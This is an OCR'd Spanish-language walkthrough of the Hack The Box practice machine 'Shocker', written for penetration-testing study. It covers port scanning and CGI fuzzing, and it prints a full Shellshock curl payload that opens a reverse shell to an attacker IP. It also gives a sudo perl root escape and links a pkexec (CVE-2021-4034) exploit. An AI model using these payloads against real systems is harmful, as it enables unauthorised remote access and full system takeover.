
SHOCKER

1. SHOCKER

https://app.hackthebox.com/machines/Shocker


1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos los puertos *80 y 2222* abiertos.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Vemos que en el *puerto 2222* corre una versión vulnerable de *OpenSSH (7.2p2)*, la cual nos puede permitir

enumerar usuarios a nivel de sistema.



1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. Nada relevante en principio.



1.4. Fuzzing web


Gobuster: para enumerar directorios, pero no obtenemos nada. Seguidamente, usamos Wfuzz. Encontramos un directorio /cgi-bin, al cual no tenemos acceso por permisos (403).

En este caso, fue necesario usar `/` al final de para encontrar los directorios: `/FUZZ/`.



Como bien sabemos, el directorio /cgi-bin almacena *scripts CGI* que interactúan con el navegador web para proporcionar funcionalidades. Por ello, vamos a buscar posibles scripts (archivos) con diferentes extensiones. Esto lo haremos nuevamente con **Wfuzz** con un doble ataque de fuzzing: `wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,sh-pl-cgi --hc 404,400 http://10.10.10.56/cgi-bin/FUZZ.FUZ2Z`. Descubrimos un archivo *user.sh* dentro del directorio /cgi-bin.


En este último ataque, usamos **Double fuzzing**: fuzzeamos tanto el nombre del archivo como su extensión.




1.5. Shellshock attack

CVE-2014-6271 (Shellshock attack):

Dadas estas condiciones, pensamos en un **Shellshock attack**. Primero, lanzamos este script de **Nmap** para comprobar si el objetivo es vulnerable: `nmap -sV 10.10.10.56 --script=http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"`.




Ahora, con una petición mediante `curl`, incluiremos la sintaxis típica que se usa para realizar este ataque: `() { :; }; echo;`. Nos enviamos una shell reversa a nuestro sistema con: `curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { :; }; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'"`, habiéndonos puesto previamente en escucha con **Netcat** por un puerto determinado. Recibimos nuestra shell.




1.6. Privesc via Perl in sudoers (1)

Estamos como usuario *shelly*. Realizamos el *tratamiento de la TTY*. Hacemos `sudo -l` para ver nuestros privilegios a nivel de *sudoers*. Podemos ejecutar /usr/bin/perl como *root* sin proporcionar contraseña. Vemos qué nos puede aportar *GTFObins*.



Ejecutamos en la terminal el comando: `sudo perl -e 'exec "/bin/sh";'` para, de este modo, obtener una shell privilegiada. Estamos como usuario **root**.




1.7. Privesc via "pkexec" exploit (2)

CVE-2021-4034 (pkexec):

Otra alternativa para escalar nuestros privilegios es explotar el binario de **pkexec**, para el cual compartimos un exploit a continuación. Descargamos este exploit, lo compartimos con la máquina víctima y le damos permisos de ejecución. Lanzamos el exploit con: `python3 CVE-2021-4034.py`.

https://github.com/Almorabea/pkexec-exploit



> - **CVE-2021-4034 (pkexec)**:
>   - Vulnerabilidad de escalada de privilegios local en la utilidad `pkexec` de **Polkit**. La aplicación `pkexec` es una herramienta *setuid* diseñada para permitir a usuarios sin privilegios ejecutar comandos como usuarios privilegiados de acuerdo con políticas predefinidas. La versión actual de pkexec no maneja correctamente el recuento de parámetros de llamada y termina intentando ejecutar variables de entorno como comandos. Un atacante puede aprovechar esto creando variables de entorno de tal manera que induzcan a pkexec a ejecutar código arbitrario. Cuando se ejecuta con éxito, el ataque puede provocar una escalada de privilegios locales

> otorgando a los usuarios sin privilegios derechos administrativos en la máquina de destino.